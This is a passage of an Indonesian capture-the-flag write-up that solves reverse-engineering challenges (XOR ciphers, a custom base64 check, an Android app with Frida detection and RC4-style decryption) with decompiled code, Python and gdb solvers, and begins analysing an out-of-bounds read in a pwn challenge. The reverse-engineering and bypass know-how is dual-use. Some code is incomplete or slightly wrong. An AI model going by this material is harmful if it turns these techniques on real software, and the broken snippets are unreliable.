std::string::_M_dispose(v61);
v6 = v56;
v7 = v55;
v8 = v56 - v55;
if ( v56 - v55 < 0 )
    goto LABEL_48;
v59 = 0;
v60 = 0;
if ( v56 == v55 )
{
    v58 = 0;
    v10 = 0;
    v60 = 0;
}
else
{
    v50 = v56;
    v9 = (_BYTE *)operator new(v56 - v55);
    v6 = v50;
    v58 = (unsigned __int64)v9;
    v10 = v9 + 1;
    v60 = &v9[v8];
    *v9 = 0;
    if ( v8 != 1 )
    {
        v10 = &v9[v8];
        memset(v9 + 1, 0, v8 - 1);
        v6 = v50;
    }
}
v59 = v10;
v11 = (char *)v58;
```

```

v12 = 0;
v13 = 0;
if ( v6 != v7 )
{
    do
    {
        v14 = v12 ^ __ROL1__(3 * *v3 + 5, 2);
        v12 = (unsigned int)(v12 + 13);
        v11[v13] = *(_BYTE *) (v7 + v13) ^ (v14 - (v13 & 0xF)) ^ 6;
        ++v13;
    }
    while ( v8 > v13 );
}
v67 = 0;
v66 = v68;
LOBYTE(v68[0]) = 0;
std::string::reserve(&v66, 2 * (v10 - v11), v13, v12);
for ( ; v10 != v11; *((_BYTE *)v66 + v25 + 1) = 0 )
{
    v17 = *v11;
    v18 = v67;
    v19 = 15;
    v20 = v67 + 1;
    v21 = a0123456789abcd[(unsigned __int8)*v11 >> 4];
    v22 = v66;
    if ( v66 != v68 )
        v19 = v68[0];
    if ( v20 > v19 )
    {
        v53 = v67 + 1;
        v52 = a0123456789abcd[(unsigned __int8)*v11 >> 4];
        std::string::_M_mutate(&v66, v67, 0, 0, 1, "0123456789abcdef");
        v20 = v53;
        v21 = v52;
        v22 = v66;
    }
    *((_BYTE *)v22 + v18) = v21;
    v15 = 15;
    v67 = v20;
    v23 = a0123456789abcd[v17 & 0xF];
    *((_BYTE *)v66 + v18 + 1) = 0;
    v24 = v66;
    v25 = v67;
    if ( v66 != v68 )

```

```

    v15 = v68[0];
if ( v67 + 1 > v15 )
{
    v51 = v23;
    std::string::_M_mutate(&v66, v67, 0, 0, 1, "0123456789abcdef");
    v23 = v51;
    v24 = v66;
}
*((_BYTE *)v24 + v25) = v23;
++v11;
v67 = v25 + 1;
}
v26 = std::__ostream_insert<char, std::char_traits<char>>(&std::cout, v66,
v67, v15, v16, "0123456789abcdef");
std::__ostream_insert<char, std::char_traits<char>>(v26, "\n", 1, v27, v28,
v29);
std::string::_M_dispose(&v66);
sub_1A50((__int64)&v58);
sub_1A50((__int64)&v55);
sub_1A50((__int64)v54);
return 0;
}

```

Intinya fungsi main ini setup konstanta **v3** yang bernilai 37 kemudian baca flag.txt dan dimasukkan ke variable **src** kemudian melakukan enkripsi. Logika enkripsinya sendiri adalah **cipher[i] = plain[i] ⊕ mask_i ⊕ 0x06** karena semuanya XOR, jadi dekripsinya sama aja. Ini solver.py :

```

Python
hex_str =
"849e87c7d2f6c8edc0f3102c2f05376d58674844b0d2908782fb09f3c1f83d46280e0a78604c60
4bbbdc869892d23ee4e6ec0036123103607a"
cipher = bytes.fromhex(hex_str)

def rol8(x, r):
    return ((x << r) | (x >> (8 - r))) & 0xFF

B = 37
K = rol8(3*B + 5, 2) # 0xD1

plain = bytearray()
for i, c in enumerate(cipher):

```

```

t = (13 * i) & 0xFF
mask = ((t ^ K) - (i & 0xF)) & 0xFF
plain.append(c ^ mask ^ 0x06)

print(plain.decode("latin1"))

```

Jika dijalankan:

```

>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/harder : python3 solve.py
SCH25{Whhn_yhhh_jwago_revvvvers_semga_nlaimu_AAAA_sellu}

```

Didapat flag nya

Flag: SCH25{Whhn_yhhh_jwago_revvvvers_semga_nlaimu_AAAA_sellu}

Flagle

456

just play it bro

Author:requiem

Diberikan sebuah ELF file, ketika dijalankan:

```

>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/flagle : ./flagle
Attempt 1/3
Enter your guess (A-Z, a-z, 0-9, _{}):
SCH25
nuh uh
Attempt 1/3
Enter your guess (A-Z, a-z, 0-9, _{}):

```

langsung saja di-decompile dan didapat hasil berikut:

Sub_7cc450:

```

C/C++
void __fastcall __noreturn sub_7CC450(
    __int64 a1,
    unsigned int a2,
    __int64 a3,

```

```

    __int64 a4,
    __int64 a5,
    __int64 a6,
    __int64 a7)
{
    unsigned __int64 *v9; // rdi
    __int64 **v10; // rbx
    __int64 v11; // rax
    __int64 *v12; // r15
    __int64 v13; // rdx
    unsigned __int64 v14; // rax
    __int64 v15; // rbx
    unsigned __int64 v16; // r15

    v9 = (unsigned __int64 *) (a3 + 8LL * (int)a2 + 8);
    qword_A5C630 = (__int64)v9;
    qword_A4F9D0 = a7;
    do
        ++v9;
    while ( *(v9 - 1) );
    sub_823020(v9);
    sub_820780((char **)qword_A5C630);
    sub_7CB370();
    nullsub_1();
    v10 = (__int64 **)&off_4002F0;
    if ( (unsigned __int64)&off_4002F0 < 0x4005A8 )
    {
        do
        {
            v12 = *v10;
            if ( *((__DWORD *)v10 + 2) != 37 )
                sub_7E1A50("Unexpected reloc type in static binary.\n");
            v11 = ((__int64 (*)(__void))v10[2])();
            v10 += 3;
            *v12 = v11;
        }
        while ( (unsigned __int64)v10 < 0x4005A8 );
    }
    sub_7CC630();
    v13 = qword_A4F9C0;
    v14 = *(_QWORD *)qword_A4F9C0;
    LOBYTE(v14) = 0;
    __writefsqword(0x28u, v14);
    if ( qword_A4FFA0 )

```

```

{
    MEMORY[0]();
    v13 = qword_A4F9C0;
}
__writefsqword(0x30u, *(_QWORD *)(&v13 + 8));
if ( a6 )
    sub_7CD0D0(a6, 0, 0);
sub_824D60(1);
sub_825000(a2, a3, qword_A5C630);
sub_7CD0D0(sub_7C9E80, 0, 0);
if ( *(_DWORD *)dword_A54118 )
    sub_824FC0();
v15 = qword_A5C630;
sub_401000();
if ( &off_9D6CB0 != &off_9D6CA0 )
{
    v16 = 0;
    do
        ((void (_fastcall *)(_QWORD, __int64, __int64)))(&off_9D6CA0 +
v16++)(a2, a3, v15);
        while ( v16 < &off_9D6CB0 - &off_9D6CA0 );
    }
    sub_81A9C0(0, 0);
    sub_7CA360(a1, a2, a3);
}

```

Sub_40390b:

```

C/C++
__int64 sub_40390B()
{
    _QWORD v1[109]; // [rsp+10h] [rbp-380h] BYREF
    void (_fastcall *v2)(_QWORD *); // [rsp+378h] [rbp-18h]
    unsigned __int64 v3; // [rsp+380h] [rbp-10h]
    unsigned int i; // [rsp+38Ch] [rbp-4h]

    memset(v1, 0, sizeof(v1));
    v1[105] = &unk_A50120;
    v1[106] = &unk_A501D0;
    v1[107] = &unk_A50200;
    v3 = 0xDEADBEEFCAFEBABELL;
    for ( i = 0; i <= 7; ++i )

```

```

off_A50260[i] = (_int64 (_fastcall *))() (v3 ^ (unsigned
_int64)off_A50260[i]);
while ( LODWORD(v1[0]) != 7 )
{
    v2 = (void (_fastcall *)(_QWORD *))(v3 ^ (unsigned
_int64)off_A50260[LODWORD(v1[0])]);
    v2(v1);
}
return 0;
}

```

Sub_4020b5:

```

C/C++
__int64 __fastcall sub_4020B5(__int64 a1, char a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; *(_BYTE *)(i + a1); ++i )
        *(_BYTE *)(i + a1) ^= a2;
    return 0;
}

```

Sub_402061:

```

C/C++
__int64 __fastcall sub_402061(unsigned __int8 a1, unsigned int a2, __int64 a3)
{
    _BYTE v4[256]; // [rsp+10h] [rbp-100h] BYREF

    sub_401EF1(a2, a3, v4);
    return (unsigned __int8)v4[a1];
}

```

Intinya fungsi-fungsi tersebut melakukan:

- sub_4020b5: XOR in-place sampai '\0' dengan byte kunci 0xAB (argumen 0xffffffffab).
- sub_402061: transform oracle: out_byte = F(input_char, index, key_ptr).

Saat runtime, tiga blob di-dekripsi via sub_4020b5:

- 0xA50120: string hex dari teks base64 kustom

- 0xA501D0: kunci: SchematicsCTF2025
- 0xA50200: alfabet base64 kustom:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
/

Begitu tiga blob di atas didekripsi, alurnya (terpusat di sub_402880) adalah:

1. Ambil string di 0xA50120: Ini bukan base64 langsung, tetapi ASCII-hex dari teks base64 (dengan alfabet kustom).
2. Terjemahkan alfabet base64 kustom: Baca alfabet di 0xA50200 (64 byte). Bentuk peta translasi ke alfabet base64 standar (A-Z a-z 0-9 + /), lalu terapkan translate() pada string base64 kustom.
3. Base64-decode: Hasilnya adalah buffer target bytes (panjang 0x3B = 59). Buffer inilah yang nanti dibandingkan dengan output oracle (sub_402061) per indeks.

Kemudian loop eval nya terjadi di sub_402880/sub_402aa5. Untuk setiap i dari 0 sampai 58 do:

- Ambil tgt = target[i]
- Hitung val = sub_402061(input[i], i, (void*)0xA501D0) (SchematicsCTF2025)
- Bandingkan val vs tgt
- Tulis kotak ke terminal

Rendering kotaknya menggunakan sub_4035d0/sub_40363b. Jika flag lengkap cocok, state diset ke 6, jika tidak state ke 4.

Untuk penjelasan lebih jelas:

<https://chatgpt.com/share/68f48d5f-a01c-8010-96f9-f7b6125091f8>

Kemudian lanjut solve dengan gdb:

```

>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/flagle : gdb -q ./flagle
Reading symbols from ./flagle...
(No debugging symbols found in ./flagle)
(gdb) set unwind-on-signal on
(gdb) break *0x40391c
Breakpoint 1 at 0x40391c
(gdb) r
Starting program: /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/flagle/flagle
Downloading separate debug info for system-supplied DSO at 0x7ffff7ffd000

Breakpoint 1, 0x000000000040391c in ?? ()
(gdb) python
>import gdb, base64
>ADDR_HEXSTR = 0xA50120
>ADDR_KEY = 0xA501D0
>ADDR_ALPH = 0xA50200
>FN_XOR_STR = 0x4020b5
>FN_TRANSFORM = 0x402061
>ALLOWED = b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_{}"
>STD_B64 = "ABCDEFHGIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
>inf = gdb.selected_inferior()
>def read_c_string(addr, limit=4096):
    data = inf.read_memory(addr, limit).tobytes()
    z = data.find(b"\x00")
    return data[: len(data) if z < 0 else z]
>
def decrypted_tables_ready():
    try:
        return read_c_string(ADDR_KEY) == b"SchematicsCTF2025"
    except gdb.error:
        return False
>def decrypt_tables_if_needed():
    if decrypted_tables_ready():
        return
    # decrypt the three blobs exactly once using the same calls you used
    gdb.execute(f"call (void){FN_XOR_STR}((void*){ADDR_HEXSTR:#x}, 0xfffffffffab, 0)", to_string=True)
    gdb.execute(f"call (void){FN_XOR_STR}((void*){ADDR_KEY:#x}, 0xfffffffffab, 0)", to_string=True)
    gdb.execute(f"call (void){FN_XOR_STR}((void*){ADDR_ALPH:#x}, 0xfffffffffab, 0)", to_string=True)
    if not decrypted_tables_ready():
        raise RuntimeError("Failed to decrypt runtime tables; aborting.")
>def decode_targets():
    # 1) read hex-encoded base64 text
    hex_ascii = read_c_string(ADDR_HEXSTR)
    # 2) hex -> ascii base64 string

```

```

# 3) read custom alphabet
custom_alpha = read_c_string(ADDR_ALPH).decode("ascii")
if len(custom_alpha) != 64:
    raise RuntimeError(f"Custom alphabet length is {len(custom_alpha)} (expected 64). ")
# 4) translate to standard base64 and decode
trans = str.maketrans(custom_alpha, STD_B64)
std_b64 = b64_text.decode("ascii").translate(trans)
return base64.b64decode(std_b64)
>def call_transform(ch_byte, index):
    # ((int*)(int,int,void*))0x402061)(ch, i, (void*)ADDR_KEY)
    expr = f"((int*)(int,int,void*)){FN_TRANSFORM:#x}({{int(ch_byte)}}, {{int(index)}}, {(void*)}{ADDR_KEY:{#x}})"
    v = int(gdb.parse_and_eval(expr)) & 0xff
    return v
>def recover():
    decrypt_tables_if_needed()
    targets = decode_targets()
    out = bytearray()
    for i, tgt in enumerate(targets):
        hit = None
        for ch in ALLOWED:
            if call_transform(ch, i) == tgt:
                hit = ch
                break
        if hit is None:
            raise RuntimeError(f"No match at position {i} for target 0x{tgt:02x}")
        out.append(hit)
    flag = out.decode("ascii")
    print(flag)
    # also stash in a convenience var for easy reuse in gdb
    gdb.execute('set $flag_str = "%s"' % flag.replace("'", r'\\"'), to_string=True)
>recover()
>end
SCH25{since_when_did_wordle_became_this_annoying_6675636b}

```

Didapat flagnya:

Flag: SCH25{since_when_did_wordle_became_this_annoying_6675636b}

Epoch Seal

400

Maret 2025. Pada detik puncak gerhana bulan tiba, si Pisi panik, karena ia tak bisa hidup tanpa cahaya matahari. Ia mengunci aplikasinya tepat di momen puncak gerhana, lalu kabur melarikan diri entah kemana. Yang tersisa hanyalah sebuah aplikasi android yang terkunci.

Aplikasi itu terkunci oleh angka. Konon, angka ini berhubungan dengan waktu yang di tinggalkan si Pisi.

Author : erzyyyy

Diberikan sebuah file ZXBvY2gg.apk langsung saja dibongkar apk nya menggunakan apktools.

```
>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/epoch : apktool d -f ZXBvY2gg.apk -o app_src
I: Using Apktool 2.7.0-dirty on ZXBvY2gg.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/usupek/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/epoch : ls
app_src * ZXBvY2gg.apk
```

Kemudian karena judul challenge nya adalah epoch seal jadi langsung saja kita lihat decompile libepochseal.so nya:

mainActivity_checkPinActive:

```
C/C++
__int64 __fastcall
Java_com_schematics_epochseal_MainActivity_checkPinNative(__int64 *a1, __int64
a2, unsigned int a3)
{
    FILE *v5; // rax
    FILE *v6; // r14
    const char *v7; // rsi
    __int64 v8; // rax
    unsigned __int64 v10; // rsi
    char *v11; // rax
    __int64 v12; // r14
    __int64 v13; // rdi
    unsigned __int64 v14; // rdx
    __int64 v15; // r8
    unsigned __int64 v16; // rsi
    __int64 v17; // rsi
    char *v18; // rax
    __int64 i; // r8
    unsigned __int64 v20; // rdi
    void *v21; // rsi
    unsigned __int64 v22; // rdi
    unsigned __int64 v23; // rdi
    unsigned __int64 v24; // rdi
    unsigned __int64 v25; // rdx
```

```
unsigned __int8 v26; // cl
__int64 j; // rax
char v28; // si
__int64 v29; // rdx
char v30; // si
unsigned __int8 v31; // al
unsigned __int8 v32; // dl
__int64 k; // rsi
char v34; // r8
__int64 v35; // rbx
unsigned __int8 v36; // [rsp+8h] [rbp-270h] BYREF
char v37; // [rsp+9h] [rbp-26Fh] BYREF
unsigned __int64 v38; // [rsp+10h] [rbp-268h]
void *ptr; // [rsp+18h] [rbp-260h]
char s[16]; // [rsp+20h] [rbp-258h] BYREF
__int128 v41; // [rsp+30h] [rbp-248h]
__OWORD v42[30]; // [rsp+40h] [rbp-238h] BYREF
unsigned __int64 v43; // [rsp+220h] [rbp-58h]
unsigned __int64 v44; // [rsp+228h] [rbp-50h]
unsigned __int64 v45; // [rsp+230h] [rbp-48h]
unsigned __int64 v46; // [rsp+238h] [rbp-40h]
unsigned __int64 v47; // [rsp+240h] [rbp-38h]

v47 = __readfsqword(0x28u);
if ( (unsigned __int8)C_D() )
{
LABEL_8:
    sleep(0x45u);
    v7 = fekFLAG;
    v8 = *a1;
    return (*(__int64 (__fastcall **)(__int64 *, const char *))(v8 + 1336))(a1,
v7);
}
v5 = fopen("/proc/self/maps", "r");
if ( v5 )
{
    v6 = v5;
    while ( fgets(s, 512, v6) )
    {
        if ( strstr(s, "frida") || strstr(s, "gum-js-loop") )
        {
            fclose(v6);
            goto LABEL_8;
        }
    }
}
```

```

    }
    fclose(v6);
}
if ( (unsigned int)sub_21DE0() != a3 )
{
    v8 = *a1;
    v7 = "Try again";
    return (*(_int64 (_fastcall **)(_int64 *, const char *))(v8 + 1336))(a1,
v7);
}
std::to_string((std::__ndk1 *)&v36, a3);
if ( (v36 & 1) != 0 )
{
    v10 = v38;
    if ( v38 )
    {
LABEL_15:
    if ( (v36 & 1) != 0 )
        v11 = (char *)ptr;
    else
        v11 = &v37;
    v13 = 0x14650FB0739D0383LL;
    v14 = v10 & 3;
    if ( v10 >= 4 )
    {
        v16 = v10 & 0xFFFFFFFFFFFFFFFCLL;
        v15 = 0;
        do
        {
            v13 = 0x100000001B3LL
                * ((0x100000001B3LL
                    * ((0x100000001B3LL
                        * ((0x100000001B3LL * (v13 ^ (unsigned __int8)v11[v15])) ^
(unsigned __int8)v11[v15 + 1]))
                            ^ (unsigned __int8)v11[v15 + 2]))
                    ^ (unsigned __int8)v11[v15 + 3]);
            v15 += 4;
        }
        while ( v16 != v15 );
    }
    else
    {
        v15 = 0;
    }
}

```

```

v17 = v13;
if ( v14 )
{
    v18 = &v11[v15];
    for ( i = 0; i != v14; ++i )
    {
        v17 = 0x100000001B3LL * (v13 ^ (unsigned __int8)v18[i]);
        v13 = v17;
    }
}
v20 = v17 ^ 0x5F3977DE13C78A42LL;
v21 = &loc_493E0;
do
{
    v22 = 0x94D049BB133111EBLL
        * ((0xBF58476D1CE4E5B9LL * ((v20 - 0x61C8864680B583EBLL) ^ ((v20 -
0x61C8864680B583EBLL) >> 30)))
        ^ ((0xBF58476D1CE4E5B9LL * ((v20 - 0x61C8864680B583EBLL) ^ ((v20 -
0x61C8864680B583EBLL) >> 30))) >> 27));
    v23 = 0xBF58476D1CE4E5B9LL
        * (((v22 ^ (v22 >> 31)) - 0x61C8864680B583EBLL) ^ (((v22 ^ (v22 >>
31)) - 0x61C8864680B583EBLL) >> 30));
    v20 = (0x94D049BB133111EBLL * (v23 ^ (v23 >> 27))) ^
((0x94D049BB133111EBLL * (v23 ^ (v23 >> 27))) >> 31);
    LODWORD(v21) = (_DWORD)v21 - 2;
}
while ( (_DWORD)v21 );
v24 = 0x94D049BB133111EBLL
    * ((0xBF58476D1CE4E5B9LL * ((v20 - 0x61C8864680B583EBLL) ^ ((v20 -
0x61C8864680B583EBLL) >> 30)))
    ^ ((0xBF58476D1CE4E5B9LL * ((v20 - 0x61C8864680B583EBLL) ^ ((v20 -
0x61C8864680B583EBLL) >> 30))) >> 27));
v43 = v24 ^ (v24 >> 31);
v44 = (0x94D049BB133111EBLL
    * ((0xBF58476D1CE4E5B9LL * ((v43 - 0x61C8864680B583EBLL) ^ ((v43 -
0x61C8864680B583EBLL) >> 30)))
    ^ ((0xBF58476D1CE4E5B9LL * ((v43 - 0x61C8864680B583EBLL) ^ ((v43 -
0x61C8864680B583EBLL) >> 30))) >> 27)))
    ^ ((0x94D049BB133111EBLL
        * ((0xBF58476D1CE4E5B9LL * ((v43 - 0x61C8864680B583EBLL) ^ ((v43 -
0x61C8864680B583EBLL) >> 30))) >> 30)))
        ^ ((0xBF58476D1CE4E5B9LL * ((v43 - 0x61C8864680B583EBLL) ^ ((v43 -
0x61C8864680B583EBLL) >> 30))) >> 27))) >> 31);
v45 = v44;

```

```

v25 = 0xBF58476D1CE4E5B9LL * ((v44 - 0x61C8864680B583EBLL) ^ ((v44 -
0x61C8864680B583EBLL) >> 30));
v46 = (0x94D049BB133111EBLL * (v25 ^ (v25 >> 27))) ^
((0x94D049BB133111EBLL * (v25 ^ (v25 >> 27))) >> 31);
(*(_OWORD *)s = xmmword_13DA0;
v41 = xmmword_13D90;
qmemcpy(v42, "
!\"#$%&' ()*+, - ./0123456789:;=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[ \\]^_`abcdefghijklmnopqrstuvwxyz
no", 80);
v42[5] = xmmword_13CF0;
v42[6] = xmmword_13D80;
v42[7] = xmmword_13C90;
v42[8] = xmmword_13D50;
v42[9] = xmmword_13D40;
v42[10] = xmmword_13D70;
v42[11] = xmmword_13D00;
v42[12] = xmmword_13CC0;
v42[13] = xmmword_13D20;
v26 = 0;
for ( j = 1; j != 257; j += 2 )
{
    v28 = s[j - 1];
    v29 = (unsigned __int8)(v28 + v26 + *((_BYTE *)&v43 + (((_BYTE)j - 1) &
0x1E)));
    s[j - 1] = s[v29];
    s[v29] = v28;
    v30 = s[j];
    v26 = v29 + v30 + *((_BYTE *)&v43 + (j & 0x1F));
    s[j] = s[v26];
    s[v26] = v30;
}
v12 = operator new(0x40u);
*(_OWORD *)(v12 + 32) = 0;
*(_OWORD *)(v12 + 16) = 0;
*(_OWORD *)v12 = 0;
*(_WORD *)(v12 + 48) = 0;
v31 = 0;
v32 = 0;
for ( k = 0; k != 49; ++k )
{
    v34 = s[++v31];
    v32 += v34;
    s[v31] = s[v32];
    s[v32] = v34;
}

```

```

        *(_BYTE *) (v12 + k) = s[(unsigned __int8)(v34 + s[v31])] ^ enkbyte[k];
    }
    goto LABEL_34;
}
}
else
{
    v10 = v36 >> 1;
    if ( v36 >> 1 )
        goto LABEL_15;
}
v12 = operator new(0x20u);
strcpy((char *)v12, "Error: Key cannot be empty.");
LABEL_34:
v35 = (*(__int64 (__fastcall **)(__int64 *, __int64))(*a1 + 1336))(a1, v12);
operator delete((void *)v12);
if ( (v36 & 1) != 0 )
    operator delete(ptr);
return v35;
}

```

sub_21DE0:

```

C/C++
__int64 sub_21DE0()
{
    unsigned int v0; // ebx
    __int64 v2; // [rsp+10h] [rbp-48h]
    _BYTE v3[24]; // [rsp+18h] [rbp-40h] BYREF
    _BYTE v4[24]; // [rsp+30h] [rbp-28h] BYREF
    unsigned __int64 v5; // [rsp+48h] [rbp-10h]

    v5 = __readfsqword(0x28u);
    v2 = sub_21EC0();
    std::to_string((std::__ndk1 *)v4, v2);
    sub_21F60(v3, v4);
    sub_22120(v3);
    v0 = sub_221A0(v3);
    std::string::~string(v3);
    std::string::~string(v4);
    return v0;
}

```

Jadi intinya alur checkPinActive ini:

1. Di awal ada fungsi C_D() yang intinya hanya cek debugger dan deteksi frida. Kalau terdeteksi sleep(69) lalu kasih FekFlag
2. Validasi PIN: apakah PIN sama dengan **sub_21DE0**? Kalau tidak “Try again”
3. Untuk PIN yang benar, PIN diubah jadi string, di-hash FNV-1 64-bit, hasilnya di-XOR dengan konstanta lalu “dipremix” panjang memakai transformasi SplitMix64 dalam loop besar. Dari sana diambil empat QWORD (v43, v44, v45, v46) sebagai material kunci.
4. Kemudian state array **s[256]** dibangun dari tabel ASCII statik dan jalankan KSA ala RC4, kemudian PRGA untuk 49 byte keystream yang di-XOR dengan **enkbyte** sehingga menghasilkan plaintext (flag).
5. Hasil plaintext disalin ke buffer heap, di-pass ke callback JNI, lalu semua alokasi dibersihkan

Kemudian cara dapetin PIN dari sub_21DE0:

- sub_21EC0(): **timegm** tanggal fix: **2025-03-14 06:58:44 UTC**
- sub_21F60(out, in): bagi-dua string desimal **in** via long-divison digit, lalu trim leading zeros
- sub_22120(s): reverse string in-place
- sub_221A0(s): kalau len(s) > 3, ambil substring s[0:len-3], stoul (basis 10). Kalau tidak, 0.

Hitung manual:

1. Epoch: 1741935524
2. “1741935524” // 2 = “870967762”
3. Reverse = 267769078
4. Buang 3 terakhir = “267769”. Jadi PIN nya **267769**

Berikut solver.py:

```
C/C++
enk = [
    0x89, 0xD1, 0x54, 0xBC, 0xCC, 0x07, 0x03, 0x32, 0x2E, 0x5B, 0x2F, 0xB9, 0xF6, 0xCA, 0x1A, 0x51,
    0xCD, 0x38, 0xCD, 0x28,
    0x77, 0xE0, 0x0D, 0xFC, 0xB0, 0x18, 0x2A, 0xB5, 0x0E, 0x04, 0x51, 0x78, 0x95, 0x5A, 0x20, 0x5C
    , 0x07, 0x8F, 0x52, 0x99,
    0xDD, 0x7B, 0xC5, 0xC9, 0xEE, 0xF1, 0xAE, 0xB7, 0x73
]
```

```

def pin_from_lib():
    # timegm(2025-03-14 06:58:44 UTC)
    epoch = 1741935524
    s = str(epoch)

    # long-division by 2, keep quotient string then trim leading zeros
    q, carry = [], 0
    for ch in s:
        v = (ord(ch) - 48) + 10*carry
        q.append(chr(48 + v//2))
        carry = v % 2
    qq = ''.join(q).lstrip('0') or '0'

    # reverse
    rr = qq[::-1]

    # drop last 3 digits
    if len(rr) <= 3:
        return 0
    return int(rr[:-3])

def fnv1a64(b: bytes) -> int:
    h = 0x14650FB0739D0383
    for x in b:
        h ^= x
        h = (h * 0x100000001B3) & 0xFFFFFFFFFFFFFFF
    return h

GR = 0x61C8864680B583EB
def splitmix64_once(x: int) -> int:
    z = (x - GR) & 0xFFFFFFFFFFFFFFF
    z = (z ^ (z >> 30)) * 0xBF58476D1CE4E5B9 & 0xFFFFFFFFFFFFFFF
    z = (z ^ (z >> 27)) * 0x94D049BB133111EB & 0xFFFFFFFFFFFFFFF
    return (z ^ (z >> 31)) & 0xFFFFFFFFFFFFFFF

def premix(v20: int):
    # v21 starts from &loc_493E0 (0x493E0 == 300_000); loop: v21 -= 2 until 0
=> 150_000 iters
    for _ in range(150_000):
        t = splitmix64_once(v20)
        v20 = splitmix64_once(t)
    return v20

def derive_qwords(pin: int):

```

```

h = fnv1a64(str(pin).encode())
v20 = (h ^ 0x5F3977DE13C78A42) & 0xFFFFFFFFFFFFFF
v20 = premix(v20)
v43 = splitmix64_once(v20)
v44 = splitmix64_once(v43)
v45 = v44
v46 = splitmix64_once(v44)
return v43, v44, v45, v46

def build_S():
    # S awal di binary dibuat dari blok ASCII tetap; untuk PRGA hasil akhirnya
    # yang penting KSA.
    # Starting from identity works karena KSA mengacak penuh – tetapi untuk
    # akurasi, kita bisa pakai 0..255.
    return list(range(256))

def ksa(S, qwords):
    key = []
    for q in qwords:
        key += [(q >> (8*i)) & 0xFF for i in range(8)] # little-endian
    j8 = 0
    for j in range(1, 257, 2):
        idx = (S[j-1] + j8 + key[((j-1) & 0x1E)]) & 0xFF
        S[j-1], S[idx] = S[idx], S[j-1]
        val = S[j]
        j8 = (idx + val + key[(j & 0x1F)]) & 0xFF
        S[j], S[j8] = S[j8], S[j]
    return S

def prga(S, enc):
    out = []
    i = j = 0
    for c in enc:
        i = (i + 1) & 0xFF
        a = S[i]
        j = (j + a) & 0xFF
        S[i], S[j] = S[j], S[i]
        ks = S[(a + S[i]) & 0xFF]
        out.append(ks ^ c)
    return bytes(out)

def solve():
    pin = pin_from_lib()          # -> 267769
    v43, v44, v45, v46 = derive_qwords(pin)

```

```

S = build_S()
S = ksa(S, (v43, v44, v45, v46))
pt = prga(S, enk)
return pin, pt

if __name__ == "__main__":
    pin, pt = solve()
    print("PIN:", pin)
    print("PLAINTEXT:", pt)
    try:
        print("DECODED:", pt.decode())
    except:
        pass

```

Jika dijalankan

```

>> /home/usupek/cysec-thingy/ctf/sources/indo/schematics/rev/epoch : python3 solve.py
PIN: 267769
PLAINTEXT: b'SCH25{wah_kau_benar-benar_REVERSE_chall_ini!-0_o}'
DECODED: SCH25{wah_kau_benar-benar_REVERSE_chall_ini!-0_o}

```

Didapat flagnya

Flag: SCH25{wah_kau_benar-benar_REVERSE_chall_ini!-0_o}

Pwn

DeepSpace 100

beep beep brrr ptm ptm.

Author: whokkk

nc 103.185.52.103 2001

Diberikan sebuah zip yang isinya ELF file beserta libc dan ldd nya. Langsung saja di-decompile dan didapat:

Main:

```
C/C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
    init();
    start_challenge();
}
```

Start_challenge:

```
C/C++
void __noreturn start_challenge()
{
    int v0; // [rsp+0h] [rbp-30h] BYREF
    int fd; // [rsp+4h] [rbp-2Ch]
    size_t nbytes; // [rsp+8h] [rbp-28h] BYREF
    void *v3; // [rsp+10h] [rbp-20h]
    void *buf; // [rsp+18h] [rbp-18h]
    int v5; // [rsp+20h] [rbp-10h]
    unsigned __int64 v6; // [rsp+28h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    v5 = 0;
    v3 = mmap(0, 0x1375u, 3, 34, -1, 0);
    buf = mmap(0, 0x169u, 3, 34, -1, 0);
    while ( 1 )
    {
        print_menu();
        __isoc99_scanf("%d", &v0);
        getchar();
        switch ( v0 )
        {
            case 1:
                printf("Payload size: ");
                __isoc99_scanf("%lu", &nbytes);
                getchar();
                puts("Send your diagnostic signal!");
                read(0, buf, nbytes);
                puts("[+] Signal sent.");
                break;
            case 2:
                puts("[*] Encrypted message detected! Routing to secure buffer...");
```

```

        perror("Error opening flag file");
        exit(1);
    }
    read(fd, v3, 0x64u);
    close(fd);
    v5 = 1;
    puts("[+] Message stored successfully");
    break;
case 3:
    printf("Enter log size: ");
    __isoc99_scanf("%lu", &nbytes);
    getchar();
    puts("\n--- Full Diagnostic Log ---");
    write(1, buf, nbytes);
    puts("\n--- End of Full Log ---");
    break;
case 4:
    puts("[*] Rebooting array... Goodbye.");
    exit(0);
case 5:
    puts("\n--- Aliens Info ---");
    printf("Aliens 1: %p\n", v3);
    printf("Aliens 2: %p\n", buf);
    puts("-----");
    break;
default:
    puts("[!] Invalid command.");
    break;
}
}
}

```

Jadi ini intinya:

- Ada dua mmap RW:
 - v3 = mmap(..., 0x1375, PROT_READ|PROT_WRITE, ...): nanti diisi flag (menu 2).
 - buf = mmap(..., 0x169, PROT_READ|PROT_WRITE, ...): buffer I/O (menu 1 & 3).
 - (Keduanya akan dibulatkan ke size page: v3 ≈ 0x2000, buf ≈ 0x1000.)
- Menu 5 nge-print alamat v3 dan buf (ASLR leak).
- Menu 2 baca ./flag ke v3 sebanyak 0x64 byte.

- Menu 3: write(1, buf, nbytes) TANPA batasan → bisa OOB read dari buf maju ke alamat yang lebih tinggi.

